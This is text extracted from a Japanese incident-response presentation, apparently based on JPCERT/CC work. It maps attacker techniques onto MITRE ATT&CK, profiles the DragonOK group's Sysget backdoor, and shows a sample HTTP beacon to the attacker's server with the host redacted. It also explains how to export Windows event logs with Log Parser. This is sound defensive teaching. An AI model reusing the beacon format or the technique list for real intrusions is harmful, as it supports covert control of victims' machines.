Hooking	Policy Discovery	Remote File Copy	Data Staged	Exploitation Over Physical Medium	Fallback Channels
Input Collection	Removable Device Discovery	Remote Services	Email Collection	Scheduled Transfer	
Intercepting	Permission Groups Discovery	Replication Through Removable Media	Input Capture		マルウェア (次ページ詳細)
LLMNR/NBNS Poisoning	Process Discovery	Shared Webroot	Man in the Browser		Multi-layer Encryption
Network Sniffing	Query Registry	Taint Shared Content	Screen Capture		Remote Access Tools
Password Filter DLL	Remote System Discovery	Third-party Software	Video Capture		Remote File Copy
Private Keys	Security Software Discovery	Windows Admin Shares			Standard Application Layer Protocol
Two-Factor Authentication Interception	System Information Discovery	Windows Remote Management			Standard Cryptographic Protocol
	System Network Configuration Discovery				Standard Non-Application Layer Protocol
	System Network Connections Discovery				Uncommonly Used Port
	System Owner/User Discovery				Web Service
	System Service Discovery				
	System Time Discovery				

mz.exe (攻撃ツール)

rar.exe (アーカイブツール)

mz.exe (攻撃ツール)

csvde.exe (正規ツール)

マルウェア (次ページ詳細)

<https://mitre.github.io/attack-navigator/enterprise/#>

攻撃に使用したマルウェア

Sysget*

DragonOKと呼ばれる攻撃グループが
使用するマルウェア

Sysgetは2つしか機能がない

- ・ 任意のシェルコマンド実行
- ・ ファイルのアップロード・ダウンロード



このようなマルウェアでも、感染してしまう
と大きな被害が起こる可能性がある

※ 出典元: Unit 42、日本を対象に開発されたDragonOKバックドアマルウェアの新種を発見
<https://www.paloaltonetworks.jp/company/in-the-news/2015/0420-DragonOK.html>

攻撃に使用したマルウェア

Sysget

感染すると外部の攻撃者のサーバーにHTTPリクエストで接続しレスポンスとして命令を受信する

通信例

```
GET /index.php?type=read&id=d915b5c4cd78c360b710cd696666fab7&pageinfo=jp&lang=utf-8 HTTP/1.1  
Connection: Keep-Alive  
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36  
Host: [ホスト名]
```

さいごに

- ネットワーク内部への侵入をすべて防衛するのは難しい
- 攻撃者のネットワーク内部での行動を把握するためには、追加で詳細なログを取得する必要がある



インシデント発生後の被害状況調査のため、ログの取得方法、期間等について再検討することをお勧めします

■ 報告書

— インシデント調査のための攻撃ツール等の実行痕跡調査報告書

■ https://www.jpcert.or.jp/research/ir_research.html

— ツール分析結果シート

■ https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

■ JPCERT/CC Eyes

— インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書（第2版）公開

■ https://blogs.jpcert.or.jp/ja/2017/11/ir_research2.html

— 攻撃者が悪用するWindowsコマンド

■ <https://blogs.jpcert.or.jp/ja/2015/12/wincommand.html>

Apendix 1

ログの準備

イベントログを変換

イベントビューアーから
ログ調査を行うのは困難



テキスト形式にエクスポート・変換する

方法

- ① イベントビューアーからExport
- ② Log Parserを使用して変換

ログの準備

イベントビューアーからExport

The screenshot shows the Windows Event Viewer application. The left pane shows the 'Security' log selected under 'Windows Logs'. The main pane displays a list of security events, with the first event selected. The details pane shows the event's properties, including the name 'Microsoft Windows security auditing'. The right pane shows the 'Operations' menu, with the 'Export All Event Data' option highlighted in a red box.

キーワード	日付と時刻	ソ...
成功の監査	2016/09/23 16:05:10	M
成功の監査	2016/09/23 16:05:10	M
成功の監査	2016/09/23 16:05:10	M
成功の監査	2016/09/23 16:05:10	M

イベント 4688, Microsoft Windows security auditing.

新しいプロセスが作成されました。

作成元サブジェクト: セキュリティ ID: SYSTEM

ログの名前(N): セキュリティ
ソース(S): Microsoft Windows security e
イベント ID(E): 4688
レベル(L): 情報
ユーザー(U): N/A
オペコード(O): 情報
詳細情報(D): [イベント ログのヘルプ](#)

操作

- セキュリティ
- 保存されたログを開く...
- カスタム ビューの作成...
- カスタム ビューのインポート...
- ログの消去...
- 現在のログをフィルター...
- プロパティ
- 検索
- すべてのイベントを名前をつけて保存...
- このログにタスクを設定...
- 表示
- 最新の情報に更新
- ヘルプ
- イベント 4688, Microsoft Windows security auditi...
- イベントのプロパティ
- このイベントにタスクを設定...
- コピー
- 選択したイベントの保存...
- 最新の情報に更新
- ヘルプ

Log Parserを使用して変換

Log Parserは、マイクロソフトが提供するログ取得ツール

SQL命令を使い、テキストやCSVなど様々な形式に変換可能

以下からダウンロードし、インストールする

<https://www.microsoft.com/ja-jp/download/details.aspx?id=24659>

ログの準備

Log Parserを使用して変換

例1 イベントログをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF  
"select * from [input]" > [output]
```

LogParser.exe

```
C:\Program Files (x86)\Log Parser  
2.2\LogParser.exe
```

ログフォルダ

```
C:\Windows\System32\winevt\Logs
```


ログの準備

Log Parserを使用して変換

例2 特定のカラムをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF  
"select EventLog, RecordNumber,  
TimeGenerated, TimeWritten, EventID,  
EventType, EventTypeName, SourceName,  
Strings, ComputerName from [input]" >  
[output]
```

Log Parserを使用して変換

例3 日時を指定してCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF -  
resolveSIDs:ON "select EventLog,  
RecordNumber, TimeGenerated, TimeWritten,  
EventID, EventType, EventTypeName,  
SourceName, Strings, ComputerName from  
[input] WHERE TimeGenerated > '2016-11-01  
00:00:00' AND TimeGenerated < '2016-11-02  
00:00:00'" > [output]
```